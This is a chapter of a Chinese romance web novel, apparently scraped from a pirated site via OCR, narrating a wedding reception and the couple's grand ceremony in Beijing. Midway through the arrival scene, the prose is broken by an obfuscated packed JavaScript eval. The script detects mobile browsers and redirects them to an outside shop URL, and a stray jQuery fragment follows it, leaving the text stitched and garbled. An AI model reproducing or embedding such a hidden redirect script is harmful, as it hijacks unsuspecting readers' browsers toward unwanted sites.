仪式结束。
苏若婉和亲友拍了些照片后,在许思妍的陪同下回休息室换装。
两人走的是另一侧阶梯,沿途经过几间VIP休息室。其中一间门半掩着,里面传出几道压低的女声。
“刚刚那个吻,看见了吗?”
“看见了,就碰了一下。”
“下台时挽着是挽着,但中间都能塞下一个我。”
“我就说嘛,联姻而已,哪有什么感情。”
许思妍抬脚就要冲进去。
苏若婉立刻拉住她,继续往休息室走。
进门后,她才问:“很明显吗?”
许思妍想了想,也没哄她:“她们说得夸张,但确实不算亲密。”
苏若婉没说话。
刚才被仪式堆起来的那点柔软情绪,慢慢淡了下去。
楼下。
祁宗言正陪着苏父和白女士,与亲戚寒暄敬酒。
苏若婉换完妆造,神色如常地走下侧梯。
现场宾客的目光一齐聚过来,赞叹声此起彼伏。
苏父和祁宗言听到动静,同时转头。
苏若婉没换衣服,只是把婚纱的披肩及拖尾拆掉,露出本身芭蕾舞裙款式的礼服。
盘发也改成了蓬松慵懒的侧麻花辫。
她站在灯下,颈线修长,肩背挺直,像一只优雅的白天鹅。
腿上那双前后拼接的网状丝袜,又为她添了几分若有若无的性感。小腿后侧那段蕾丝刺绣与脚上的蕾丝高跟鞋连成一体。点缀其间的钻石泛着细碎的光,随步伐移动。
祁宗言眼底亮了一瞬,随即压深。
苏父侧过头压低声音,语气里带着掩不住的骄傲:“囡囡从小学芭蕾,气质好伐?”
祁宗言应了一声,视线再没移开。
苏若婉走近,轻轻拉了一下他的衣袖,“过来一下。”
两人往一旁的廊下走去。
身后朋友那桌,Lily忍不住哀嚎。
“我这婚礼还怎么办,我选的婚纱还怎么穿?”
“哎哟。”许思妍笑了,“除了我们,宾客大部分都不是同一批人,怕什么啦。”
Linda叹气:“我这身材,也穿不上啊。”
一桌人都笑起来。
乔安弯了弯唇,难得开口:“各有各的风格。”
赵文胤端着酒,像是串门似的晃过来,刚好接上一句:“新娘子太漂亮,各位有压力很正常。”他要不是姓赵,估计得挨揍。
另一边。
苏若婉抱着手臂站在廊下,脸色已经冷下来。
“祁宗言。”她毫不客气,“你的戏也太差了。”
祁宗言目光从她笔直修长的腿移到她脸上,“哪儿不满意?”
苏若婉声音压低,明显带着火气:“你离得那么远,是生怕别人看不出来?”
祁宗言听完,嘴角轻轻一勾,抬手直接把人揽到怀里,“那这样?”
苏若婉猝不及防贴上去,脸色更不好看了。她攥拳捶了他一下,“太近了,松开一点。”
“刚才远了不高兴。”祁宗言不紧不慢说:“现在近了也不行。”
他低头看她,“苏小姐,有点难伺候。”
苏若婉被他一句话气得心火直冒,“那你就别伺候。”
祁宗言没接这句,反而扣住她的腰,带着人往前走:“补回来。”
苏若婉一愣,回过神来咬着牙低声道:“你就这么没有合约精神?”
祁宗言停了脚步,“苏小姐穿了这么久的高跟鞋,不累吗?”
他手臂收紧,两人之间贴得严丝合缝,“靠着我,省点力气。”
苏若婉没法当众挣开,只能抬手在他后腰狠狠拧了一把。
祁宗言面不改色,带着她继续随苏父、白女士与亲朋好友敬酒。
所到之处,宾客无不感叹。
“真般配。”
“小两口感情很好啊。”
“祁先生这一路都没松过手。”
“看着冷,疼人倒是真的。”
苏父和白女士笑得合不拢嘴。
苏聿看着这一幕,低声笑:“宗言还是有点本事个呀。”
宋佳怡也笑:“真真看勿出,认得才三个月。”
按照苏若婉的安排,祁家那边婚礼就定在次日,她不想把时间线拉得太长。
京城那一场宾客复杂,既有政商往来,也有裴昭宁海外娘家的大批亲属。
此刻正是接待与统筹最繁忙的时候。这边婚宴持续到午后两点才结束,秦思带着团队立刻启程回京。
晚上,苏家远道而来的亲友简单聚了一下。
因为明天一早要动身,席间没人贪杯,九点多就散了。
回到老宅,苏若婉在宋佳怡的帮忙下,卸妆沐浴换了套舒适的居家服。
众人在偏厅商议明天行程。
她本就喝了酒,又一整天情绪起伏,坐下没多久就靠在祁宗言肩上睡了过去。
厅里的说话声渐渐止住。
祁宗言低声道:“我先送她回房间。”
他将人打横抱起,稳步走出偏厅,乘坐电梯上到三楼。
房间里还残留着浓郁的花香,红色的床品带着喜气,仿佛早晨的热闹还没散。
祁宗言将她放到床上,盖好被子。
他坐在床边,看着她睡着安静的模样。
白天的冷傲被睡意化开,眉眼都软了下来。
月光从窗户漫进来,在地面洒下一片皎洁。
祁宗言俯身在她额头上落下很轻的一吻,便起身离开了房间。
回到偏厅,祁宗言向众人道别。
“明早九点半,我来接大家去机场。”他看向丽姨,“不用准备,饮水和餐食已经安排好了。”
等人离开,白女士轻轻叹了口气,“囡囡眼光还是蛮好的。”
“姆妈,当初侬不是讲过个伐?”苏聿笑着打趣,学着当初白女士的手势,竖起大拇指和小拇指:“伊比囡囡大六岁,人又冷清清,勿大会疼人。”
白女士嗔了他一眼,“小赤佬,又拿姆妈开玩笑。”
偏厅里顿时笑成一片。
而正在睡梦中的苏若婉,唇角微微弯着,像是做了一个不错的梦。
次日早晨,苏若婉神采奕奕地踏上祁宗言的私人飞机。
离落地还有一小时,Ken已经在后舱将她的造型全部完成。
许思妍坐在一旁都看傻眼了。
她从来没见过这样的苏若婉。
头戴一顶金制凤冠,金丝层层叠起,搭出立体的冠形。
下层铺满大小错落的珠花,花心嵌着红蓝宝石,周围环绕点翠云纹与叶饰。
中层是数只展翅的翠凤。
冠顶正中的金凤口衔一枚十克拉无烧克什米尔皇家蓝蓝宝石,两侧凤首则口衔南洋白珠串饰垂至两颊,随着动作轻轻晃动。
明制大衫外袍,底色是青蓝织金缎,衣摆及地。走动时正红色里襟与系带一闪而过。
肩披两条翟纹锦缎霞帔,下端垂至身前相连,底部挂着一枚钑花金坠。
“阿婉,你这是要做啥啦。”许思妍回过神举起手机一通连拍,“我们还怎么站在你边上啦。”
乔安也被震住了,反应慢了一拍。
“阿婉……”她轻轻吸了口气,眼底满是惊艳,“美得太过分了。”
苏若婉微微偏过头,看向陆君泽。
“好看。”他眼底带着笑意,“今天依旧是你的主场。”
苏若婉弯起红唇,转身走到前舱。
苏老爷子看见她,慢慢站起身,从上到下打量了一遍,最后目光停在凤冠上。
“好。”
白女士走到她身前,怔怔地抬起手,想碰又没碰,声音很轻:“怎么……这么好看。”
苏父神色微变,“这套,是祁家准备的?”
白女士点了点头,转头看向苏老爷子:“爸,我听昭宁说,这套是按她们祖上留下的规制做的,还有明朝公爵那一脉传下来的物件。”
苏老爷子重新坐下,笑着指了指那枚钑花金坠,“这个。”
苏若婉低头盯着那个金坠,只觉得沉甸甸的。
苏父缓声道:“祁家这样,我们放心了。”
四架私人飞机先后落地,在指定位置停稳后同时打开舱门。
停机坪上,黑色迈巴赫S680领头,后方数辆A8依次排开,两侧停着几辆迈莎锐MPV。
放眼望去,没有一块车牌是寻常号码。
不远处的地勤人员有人刚要拿出手机,便被同伴低声拦住:“别拍。”
祁宗言带着赵文胤和另一位朋友率先从第一架飞机下来。
苏聿、宋佳怡分别领着亲友从后面两架陆续下机。
祁宗言站在第二架飞机的舷梯旁等候。
苏父和白女士扶着苏老爷子慢慢走下来,他简单打过招呼后登机走向后舱。
苏若婉坐在那里,双手藏在袖中叠在身前,带着笑意抬眼看他。
祁宗言见过不少人靠衣饰撑气场。可眼前这身华服,偏偏被她压住了。
他走过去在她面前停下,声音有些沉:“走吧。”
苏若;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17605664|204658||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
婉微微一怔,原本以为他会说点什么。
祁宗言伸手将她抱起来,“回家。”
车队行驶一段后,离开主干道拐入一条限行路段。
前方出现一处岗亭,车队直接驶入。
祁家在此处建了一座合院。
院落层层铺开,几处独立的院子视线并不互通,由回廊串联,各自成局。
车队缓缓驶入最外一进院子的停车区,依次停稳。
祁衡和裴昭宁带着两家亲友站在院门前迎接。
除了婚车,其余车上的人陆续下车,简单寒暄后分列在入口两侧。
外院的气氛一下子热起来。
祁宗言拉开后座车门,刚把人扶下车,礼炮声忽然响起。
小孩们一人拎着一个缎面小袋,从里面抓起一把金箔纸往空中一撒,碎金在阳光里纷纷落下。
“大嫂。”祁宗煜站在最前面,看见苏若婉愣了愣,随即夸张地拱手行礼,“皇后娘娘万福金安。”
裴昭宁笑着上前拉起苏若婉的手,她的目光从凤冠落到霞帔,眼底的喜色一点点漫开:“我儿子有福气。”
亲友被引向各自院落,笑声与寒暄渐渐散开。
祁衡走到苏老爷子面前,语气沉稳:“苏老,辛苦了。里面请。”
苏父与白女士扶着苏老爷子往里走,苏聿、宋佳怡随行。
秦思带着苏若婉去了内侧厢房。
没过多久,祁宗言敲门进来。
他换了一身玄青色中式礼服,在光下缎面折出若隐若现的金影。收紧的立领衬得下颌线愈发硬朗,斜襟上一颗白玉盘扣压在胸口,更显沉稳。
“祁先生,气度不凡啊。”苏若婉打趣:“比平时那死板的西装好看多了。”
秦思站在一旁捂嘴笑。
祁宗言挑了挑眉,走近一步俯身抬手:“苏小姐能否赏光,陪我一同去奉茶?”
苏若婉扬起下巴,手搭上去,起身跟着他出了门。
奉茶之后,她换了身中式高定礼服,和祁宗言站在内院门口等候。
不多时,祁衡和裴昭宁引着一行老人走过来。
这些人年纪虽长,精神却很好,走近时自有一股压得住场的气势。
秦思在她耳边低声报出每一位的身份,苏若婉听着,唇角始终维持着得体的笑意。
基本都是祁老爷子和苏老爷子当年的旧部。
他们被引入内院席位,几句寒暄之后,目光都落向一对新人,夸赞随之而来。
苏若婉一一应下,礼数得体。
短暂停顿后,他们移步到中庭。
五分钟后抵达的宾客,苏若婉不用秦思介绍,已经知道分量。
平时只有在新闻报道中出现的这些人,让她挽着祁宗言臂弯的手微微收紧。
祁宗言侧头看着她,抬手轻轻在她手背按了一下。她抬眼看去,他神色自若,好像这些场面对他而言只是日常。
她忽然想起苏聿曾经说过的话,也第一次真正意识到,祁宗言不是单纯背景深厚的商人。
他站着的地方,本就是她从前很少踏入的世界。
最后落座外院席位的,则是祁宗言体系内分布各地的核心人物。
这些人要说出来,也是各行各业难得一见的人物。
